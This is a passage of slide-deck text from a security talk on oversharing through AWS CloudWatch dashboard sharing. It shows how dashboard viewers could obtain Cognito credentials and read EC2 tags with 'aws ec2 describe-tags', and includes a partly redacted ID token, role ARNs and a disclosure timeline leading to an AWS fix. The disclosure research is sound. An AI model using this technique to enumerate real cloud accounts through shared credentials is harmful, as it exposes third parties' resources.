
4. Read EC2 tags

```
$ aws ec2 describe-tags
```



Username & Password Sharing


Can intended viewers get EC2 tags?



The screenshot shows a browser's Network tab with a list of requests. The selected request is a response from an AWS IAM role. The response body is visible, showing a JSON object with a 'Logins' field. The ARN for the role is highlighted in a red box.

```
view source
{"Logins": {"arn:aws:iam::254981487804:role/service-role/CWDBSharing-ReadOnlyAccess-GVMI681H": "us-east-1:3b5e14bc-bc0a-c730-b707-06ce515fb598", "Logins": {, ...}, ...}}
```


SSO Sharing



SSO Sharing

Can intended viewers get EC2 tags?

```
PAYLOAD: DATA


for this token) {
  "at_hash": "VHGNOmEpeI      cSw",
  "sub": "64a8b428-e081      -ddec3f2269e9",
  "cognito:groups": [
    "us-east-1_2sF      IXt_SamlProvider"
  ],
  "iss": "https://cognito-idp.us-east-1.amazonaws.com/us-east-1_2sFoaKQXt",
  "cognito:username": "      @gmail.com",
  "SamlProvider_      @gmail.com",
  "nonce": "o_iuZF4hnhSdW2izG2-zdV_lq7sEsW2T7NAu      FenzJ0K2QsRtAcW7kPsPw8rdejmqZqugLCRw      rQm0IY7u_HwQDgE03LmJPdKEseRFI5o69vBoPjLSFiR3z1WiejXzP3odwjPck",
  "origin_iti": "8bff318d-      -813185a91882",
  "cognito:roles": [
    "arn:aws:iam::61      :role/service-role/CloudWatchDashboard-ReadOnlyAccess-ALL-Z1A5EI6J"
  ],
  "aud": "fuv5tk0eq7r1q1008r50h0j1r1g0",
  "identities": [
    {
      "dateCreated": "1726621073266",
      "userId": "      @gmail.com",
      "providerName": "SamlProvider",
      "providerType": "SAML",
      "issuer": "https://portal.sso.eu-west-2.amazonaws.com/saml/assertion/NjE0Nzc2NDI0Mjg2X2lucy00YT      IU2",
      "primary": "true"
    }
  ],
  "token_use": "id",
  "auth_time": 1726621074,
  "exp": 1726624674,
  "iat": 1726621074,
  "jti": "8dea3685-      -9e4c7475b8fa"
}
```



Exposure x Sharing Methods

Dashboard shared with	EC2 tags (/Lambda/CW Logs) exposure	
	3 rd Parties	Intended Viewers
Public		
Username & Password		
SSO		

Resource Lifecycle




Disclosure & Remediation

Disclosure



- Reached out July 2024
- pre-HackerOne times
- A smooth experience working w. AWS Security
- Fix deployed in early Sept. 2024
- no CVE / Security Bulletin


The Fix



- ✓ Public Sharing
- ✓ Username & Password Sharing
- ✓ SSO Sharing

Takeaways

- go beyond scanner results
- default ≠ secure
- 🔍 *some risks remain*
- ⚠ security monitoring → security risk



labs.reversesec.com/posts/2025/01/cloudwatch-dashboard-oversharing

REVERSE

Thank you

@laripping